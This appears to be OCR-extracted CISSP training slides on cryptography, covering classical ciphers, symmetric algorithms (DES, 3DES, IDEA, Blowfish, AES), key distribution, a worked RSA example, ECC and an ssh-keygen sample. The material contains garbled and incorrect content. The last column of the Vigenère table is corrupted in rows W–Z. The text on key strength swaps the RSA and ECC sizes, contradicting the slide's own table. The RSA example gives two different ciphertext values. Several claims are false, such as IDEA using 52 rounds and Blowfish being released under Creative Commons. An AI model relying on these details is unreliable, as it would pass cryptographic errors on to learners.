A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	D
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	C
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	B
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Vigenère Cipher Example


Plaintext

Key

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	**E**	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	**X**	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	**M**	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	**B**	C	D	E	F	G	H	I	J
L	L	M	N	O	**P**	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	**H**	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	D
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	C
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	B
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

SECRET
+
PICKLE
↓
HMEBPX


One-Time Pad



- A OTP is the only unbreakable cryptographic system
- An extension of a substitution cipher that uses different substitution alphabets for each letter of the plaintext message
- Drawbacks:
  - ✓ Key Length = Message Length
  - ✓ OTP can only be used ONCE
  - ✓ Logistics of key distribution


Block vs. Stream Ciphers

- When encrypting messages, it is necessary to determine the size of both keys and message blocks
  - ✓ Key Size
  - ✓ Block Size
- There will be times when it is necessary to select between block vs. stream ciphers due to hardware constraints
- Block Ciphers
  - ✓ Encryption is performed on data blocks
- Stream Ciphers
  - ✓ Encryption is performed on characters
  - ✓ Application specific hardware
    - ○ Low power




Symmetric Key Algorithms

- Private Key Algorithms require the same key pair for each set of parties to encrypt and decrypt data
  - ✓ Two symmetric keys for <u>EVERY</u> communication pair
- Private Key Algorithms can not be used to create digital signatures
- Benefit: Computational Speed
- Drawback: Key distribution


Plaintext
Key
Ciphertext
Destroy the bridge at 2300, 12 February
Encryption Process
U2FsdGVkX1/2uzD4U D8uAbgzHgWwis+Tdh m/QNSdD0/2tV27EM VW//PZufi8aYDw
Plaintext
Key
Ciphertext
Destroy the bridge at 2300, 12 February
Decryption Process
U2FsdGVkX1/2uzD4U D8uAbgzHgWwis+Tdh m/QNSdD0/2tV27EM VW//PZufi8aYDw

Symmetric Key Distribution Problem



n*(n-1)/2

Symmetric Key Distribution Problem

- The number of symmetric keys that must be shared prior to sending encrypted messages between key pairs:


Keys = n*(n-1)/2

- Asymmetric cryptosystems provide a more effective key distribution method
- The following table illustrates the key distribution problem with symmetric cryptosystems

Numer of Users	Symmetric Keys
2	1
5	10
10	45
1000	499500
10000	49995000

Asymmetric Key Algorithms

- Public key algorithms utilize both a “public” and “private” key pair which are required to encrypt and decrypt communications
- To encrypt a message, it is necessary to use the recipient's public key
- To decrypt a message, it is necessary to use the recipient's private key
- Unlike symmetric cryptosystems, asymmetric cryptosystems do not suffer from key distribution challenges and provide digital signature and non-repudiation capabilities



Asymmetric Key Distribution

- Unlike symmetric key distribution, asymmetric cryptosystems do not suffer from the squaring problem
- The number of keys generated in an asymmetric cryptosystem is just twice time the number of users

Keys = 2*n


Number of Users	Asymmetric Keys
2	4
5	10
10	20
1000	2000
10000	20000


Question Set #2

Symmetric Cryptosystems

Data Encryption Standard


- The Data Encryption Standard (DES) was adopted by the U.S. government in 1977 and protected all government communications until its retirement in 2001
- DES is a 64-bit block cipher with five modes of operation
  - ✓ Electronic Code Book (ECB)
    - ○ Least secure mode
    - ○ Used only on short transmissions
  - ✓ Cipher Block Chaining (CBC)
    - ○ Each block of unencrypted text is XOR with the CT block before encryption
  - ✓ Cipher Feedback (CFB)
    - ○ Stream cipher version of CBC
  - ✓ Output Feedback (OFB)
    - ○ Stream cipher version of CBC, but XOR’s PT with a seed value
  - ✓ Counter (CTR)
    - ○ Stream cipher version of CBC, but XOR’s PT with a counter





Triple Data Encryption Standard

- Due to inherent problems with the 56-bit DES key, it was necessary to reinforce the algorithm
- 3DES has four variations
  - ✓ DES-EEE3
    - ○ Encrypts plaintext three times, using three different keys
    - ○ Initial key strength of 168 bits, but known reduction attacks make the effective key strength of 112 bits
  - ✓ DES-EDE3
    - ○ Uses three keys but replaces the second encryption operation with a decryption operation
    - ○ Effective key strength of 112 bits
  - ✓ DES-EEE2
    - ○ Encrypts plaintext three times, using two different keys
    - ○ Initial key strength of 112 bits, but known reduction attacks make the effective key strength of 80 bits
  - ✓ DES-EDE2
    - ○ Uses three keys but replaces the second encryption operation with a decryption operation
    - ○ Initial key strength of 112 bits, but known reduction attacks make the effective key strength of 80 bits




International Data Encryption Algorithm

- The International Data Encryption Algorithm (IDEA) block cipher was developed to address security concerns with DES
- IDEA operates on 64-bit blocks of plaintext while mixing in a 128-bit key
  - ✓ The key used in IDEA is segmented using 52 rounds of 16-bit subkeys
  - ✓ IDEA subkeys act on the input text using a combination of XOR and modulus operations to produce the encrypted or decrypted versions of the input message
- IDEA can also be configured into the same modes utilized by DES
  - ✓ ECB, CBC, CFB, OFB, CTR
- IDEA was used to in the Pretty Good Privacy (PGP) secure email package

Key
128 bits

Plaintext
64 bits → IDEA → Ciphertext
64 bits




Blowfish

- The mathematician Bruce Schneier created Blowfish as block cipher as a substitute for DES and IDEA
- Blowfish operates on 64-bit blocks of text, but also allows for a variable-length keys ranging from a relatively insecure 32 bits to an extremely strong 448 bits
- Analysis of the Blowfish algorithm have shown that Blowfish is significantly faster and stronger than both DES and IDEA
- Blowfish was released under the Creative Commons License for public use

Key
32 – 448 bits

Plaintext
64 bits → Blowfish → Ciphertext
64 bits




Skipjack

- The Skipjack algorithm was first introduced in Federal Information Processing Standard 185 (FIPS-185) also known as the Escrowed Encryption Standard (EES)
- Skipjack operates on 64 bit block of plaintext and uses an 80 bit key
- Skipjack was the underlying encryption scheme used in both the Clipper and Capstone chipsets
  - ✓ The purpose of these chipsets was to provide a backdoor capability for U.S. government agencies
    - ○ NIST and the Department of the Treasury hold critical portions of code that can be used to reconstruct a Skipjack key
- The Skipjack algorithm was not adopted by the cryptographic community due to mistrust of escrow procedures within the U.S. government

Key
80 bits

Plaintext
64 bits → Skipjack → Ciphertext
64 bits




RC4

- The RC series of ciphers were created by Ron Rivest, who was an inventor of the RSA public key cryptosystem
- RC4 can provide both stream and block encryption capabilities with blocks as small as 1 byte up to 256 bytes
- Depending on the encryption scheme selected, the RC4 key size can be between 40 – 2048 bits
- RC4 is the underlying encryption algorithm used in the Wired Equivalent Privacy (WEP) for wireless encryption, but is insecure due to an insufficient Initialization Vector (IV)

Key
40 - 2048 bits

Plaintext
8 – 2048 bits → RC4 → Ciphertext
8 – 2048 bits



RC5


- RC5 is a symmetric algorithm patented by Rivest-Shamir–Adleman (RSA)
- RC5 is a block cipher that can work on plaintext block sizes of 32, 64, or 128 bits and key sizes from 0 to 2040 bits
- RC5 was an improvement on the insecure RC2 algorithm
- RSA started a competition in 1997 to find a method that could crack an RC5 64 bit key
  - ✓ The completion was completed in 2002 when a large-scale hardware effort was leveraged to crack a single message

Key
0 - 2040 bits

Plaintext
32 bits
64 bits
128 bits → RC5 → Ciphertext
32 bits
64 bits
128 bits


Advanced Encryption Standard

- Even with the development of 3DES to reinforce the weaknesses of DES, the U.S. government sought a new encryption standard
- The Advanced Encryption Standard (AES) competition started in 1998 and completed in 2000 when the Rijndael cipher, named after the designers Vincent Rijmen and Joan Daemen, was selected to replace DES
- Once selected NIST released FIPS 197 titled "Advanced Encryption Standard" which required all U.S. government agencies to encrypt all sensitive but unclassified data with AES
- Although the AES standard specifies 128-bit block sizes, the Rijndael algorithm can be configured to exceeded the specification by allowing block sizes equal to the key length
- Another concept to consider is that of encryption rounds which indicates how many iterations are run based on key length



Twofish

- Bruce Schneier, the inventor of the Blowfish algorithm, also developed the Twofish algorithm which was one of the AES finalists
- Twofish is a block cipher that operates on 128-bit data blocks and uses a 256 bits encryption key
- One of the unique characteristics of the Twofish algorithm I the use of prewhitening and postwhitening
  - ✓ Prewhitening
    - ○ XOR plaintext with a separate subkey before the first round of encryption
  - ✓ Postwhitening
    - ○ XOR final round of encryption with a separate key before competition



Symmetric Key Management

- Based on Kerckhoffs's Principle and practical logistical considerations, users and administrators must protect the security of the keying material
- Key management practices include any activity relative to key logistics including creation, distribution, storage, destruction, recovery, and escrow of secret keys
  - ✓ Creation and Distribution of Symmetric Keys
    - ○ Offline Distribution
      - ▪ Physical and Electronic Key Distribution
    - ○ Public Key Encryption
      - ▪ Exchanging secret keys over secure public key link and then switch from public to secret key algorithm
    - ○ Diffie–Hellman Key Exchange algorithm
      - ▪ When public key encryption or offline distribution can not meet security requirements, Diffie-Hellman Key Exchange is used
      - ▪ DH is an asymmetric algorithm that is more efficient than private key exchange methods

Cryptographic Lifecycle

- Besides OTP's, all cryptographic systems have a limited life span
- As processing power increases, brute force techniques continue to test key strength
- Organizations must develop policies that specify governance of cryptographic applications
  - ✓ Algorithms Selection
  - ✓ Protocol Selection
  - ✓ Key Lengths Requirements
  - ✓ Block Length Requirements
  - ✓ Encryption / Decryption Speed
  - ✓ Key Exchange Requirements

Question Set #3

Questions

ISC2 CISSP Training

Public Key Infrastructure and Cryptographic Applications

CISSP®
Certified
Information
Systems Security
Professional


Domain Topics

3.9 Apply Cryptography

Asymmetric Cryptography


Asymmetric Encryption

- Public key algorithms utilize both a “public” and “private” key pair which are required to encrypt and decrypt communications
- To encrypt a message, it is necessary to use the recipient's public key
- To decrypt a message, it is necessary to use the recipient's private key



Digital Signature

- In addition to encryption and decryption, public key algorithms can provide message non-repudiation through digital signatures



Asymmetric Algorithms

- The following asymmetric algorithms are an improvement over symmetric algorithms and can accomplish multiple tasks
  - ✓ Rivest – Shamir – Adelman (RSA)
  - ✓ Diffie-Hellman (DH)
  - ✓ Digital Signature Algorithm (DSA)
  - ✓ ElGamal
  - ✓ Elliptical Curve Cryptography (ECC)

Algorithm	Purpose
RSA	Encryption, Decryption, & Digital Signature
DH	Key Exchange
DSA	Digital Signature
ElGamal	Digital Signature & Key Exchange
ECC	Encryption
ECC-DH	Key Exchange
ECC-DSA	Digital Signature

RSA

- RSA is a key cryptosystem named after its inventors Ronald Rivest, Adi Shamir, and Leonard Adleman
- The RSA algorithm depends on the computational difficulty in factoring very large prime numbers
- Unlike, symmetric cryptosystems, RSA works by generating a pair of public and private keys used in encryption, decryption, and non-repudiation
- The RSA algorithm is now in the public domain and widely used for secure communication across numerous industries

RSA®

RSA Algorithm

1) Select 2 large prime numbers; p & q

$p = 5, q = 13$

2) Multiply prime numbers; N

$N = 65$

3) Calculate Euler's Totient; $\phi(n)$

$\phi(n) = (p - 1)*(q - 1)$

$\phi(n) = 48$

4) Select encryption value, e

✓ Where e is between $1 < e < \phi(n)$ and coprime with N and $\phi(n)$

$1 < e < 48$ and e is coprime(65,48)

$e = 11$

RSA Algorithm

5) Calculate decryption value, d

✓ Where $d*e \pmod{\phi(n)} = 1$

$11*d \pmod{48} = 1$

d=2 r=22, d=3 r=33, d=5 r=7, d=7 r=29, d=11 r=25, d=13 r=47,

d=17 r=43, d=19 r=17, d=23 r=13, d=29 r=31, d=31 r=5, d=35 r=1

35 is the multiplicative inverse of 11

RSA Encryption / Decryption

- Using the results from the RSA algorithm we can utilize a familiar equation for encryption and decryption
- Encryption Values
  - ✓ e=11, N=65
  - ✓ Plaintext = 0 => 48

$p^e \pmod{N} = c$

$48^{11} \pmod{65} = 42$

- Decryption Values
  - ✓ d=35, N=65
  - ✓ Ciphertext = 25

$c^d \pmod{N} = p$

$42^{35} \pmod{65} = 48$

Merkle-Hellman Knapsack

- The Merkle-Hellman Knapsack was an early asymmetric algorithm developed in 1978 and based on factoring operations
- Unlike RSA, M-H Knapsack did not depend on large prime numbers but on a mathematical structure known as super-increasing sets
- M-H Knapsack was cracked only 6 years after it's introduction and is no longer used

El Gamal


- Dr. El Gamal published research describing how the mathematics behind the Diffie–Hellman key exchange algorithm could be extended to create a public key cryptosystem for both encryption and decryption
- El Gamal was released into the public domain upon release and was an advantage over RSA
- A significant drawback of the El Gamal algorithm is that encryption operations result in CT double the length of the original PT

Elliptic Curve Cryptography

- Neal Koblitz from the University of Washington and Victor Miller from IBM independently proposed the idea of Elliptical Curve Cryptography in 1985 where the following equation and is based on the difficulty of solving the discrete logarithm problem


$$y^2 = x^3 + ax + b$$

- A great benefit of ECC versus other asymmetric algorithms is that it provides much stronger encryption with a much smaller key size
- ECC is well suited for small power electronics requiring encryption due to its small payload and ability to encrypt bits versus blocks



Key Strength Comparison

- It is important to understand that key strength is not equal when comparing different cryptographic algorithms
- For example, to have the same resistance against brute force attacks for a 192-bit AES key, the key size for ECC and RSA would need to be 7,680-bits and 384-bits respectively



NIST Guidelines for Public Key Sizes for AES

ECC key size (bits)	RSA key size (bits)	Key size ratio	AES key size (bits)
163	1,024	1:6	
256	3,072	1:12	128
384	7,680	1:20	192
512	15,360	1:30	256


https://www.embedded.com/understanding-elliptic-curve-cryptography

Key Related Definitions

- Key Exchange
  - ✓ In-Band
    - o Keys exchanged within the same communications channel
  - ✓ Out-Of-Band
    - o Keys exchanged outside of the communications channel
- Forward Secrecy
  - ✓ During a session setup, a long-term key is created by a server which is then used to create shorter term session keys
  - ✓ Compromise of a session key will only affect a single set of messages since session keys are updated by long-term keys while the channel is maintained
  - ✓ All future transmissions will be protected

Asymmetric Key Generation


- Applications can either receive keys from an external source or can generate them internally
- Applications such as Secure Shell (SSH) can generate keys with built-in functions



```
root@attack1:~# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:ojGOFbGvpyJAvglYOlBeNVFODuKnHwp5NGpjVvdeVcw root@attack1
The key's randomart image is:
+---[RSA 4096]----+
|     o.=oo    o. |
|   ...+ *      .E |
| o .B o o    .   |
|..o= B .    .    |
|=oO * + S .      |
|*= B B + .       |
|o.+ = o .        |
|.o.  o           |
| . ..            |
+----[SHA256]-----+
```

Asymmetric Key Pair

Public Key



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDDFFUkQXO/eUgnUIJmrf7frzP2FkxBE9H4OJhyU6htP+ruTwV7lQli3ILVOw2nTkGA3fbQrkpKLLYxpE5nBQ4Z3Gc7EeKt
eyUGU9clz7vIUH5XzPfMHMjRP8dxSLFKPTebsSg9JIFLn8bN7Qq03hCDeggQKUczJP9i9cdEbdIcsqcZEGj7SxtfOgPojNeqv3tqv7hJ6Upj9B8rh2/TaAizH7CQjhzglDs3
N8ZlBwYLCl+yv4Bo+2FqLPxDMYVQ/+aIRxw4vOMwPS5lz680Z8DVeBdnH+oh64p7ay8iaHOKXn3XNDrtMcY/MEuIcz6uNDqqa9VuvlkevUPUqYpqYLto907qHFZ+Cs/KkArQ
dHs/4BoiiH4xwMg7Ej6i7j85xeCd67KZXzOeFdJaHHNoSs8+Elwi9PhYZ1sw8ZefEGVy8BKWmqh0cSD54pcvKbwpBmxS01jY2xk2PLUnoGoXWgU4BMOviDH5SQjP/h7bVbRS
8pMIUIDZKZBoKWPRtc6j3F08d04KFRSVAMXGJLRlTbbuwHj52ImFes+EgYgJNmYGIg24f5cDLiF7e2q67ILh742bt6i3Ca+A8/o6GmHTZqadK13TsGTORGhhP5T678A4QgOE
2NTZrW92j4N7b10kvRkn5I/ZaLd0hsLIK+35iPo7gmMVtjq5FtkDoLLyhiC4Gw== root@attack1
```


Private Key

```
-----BEGIN RSA PRIVATE KEY-----
[illegible]
```

Hash Functions

Hash Functions

- A cryptographic hash function is a one-way function that can take in an arbitrary size input and output a fixed length value
- When a message is processed through a hashing algorithm it generates a "message digest" and is synonymous with the following terms
  - ✓ Checksum
  - ✓ Hash
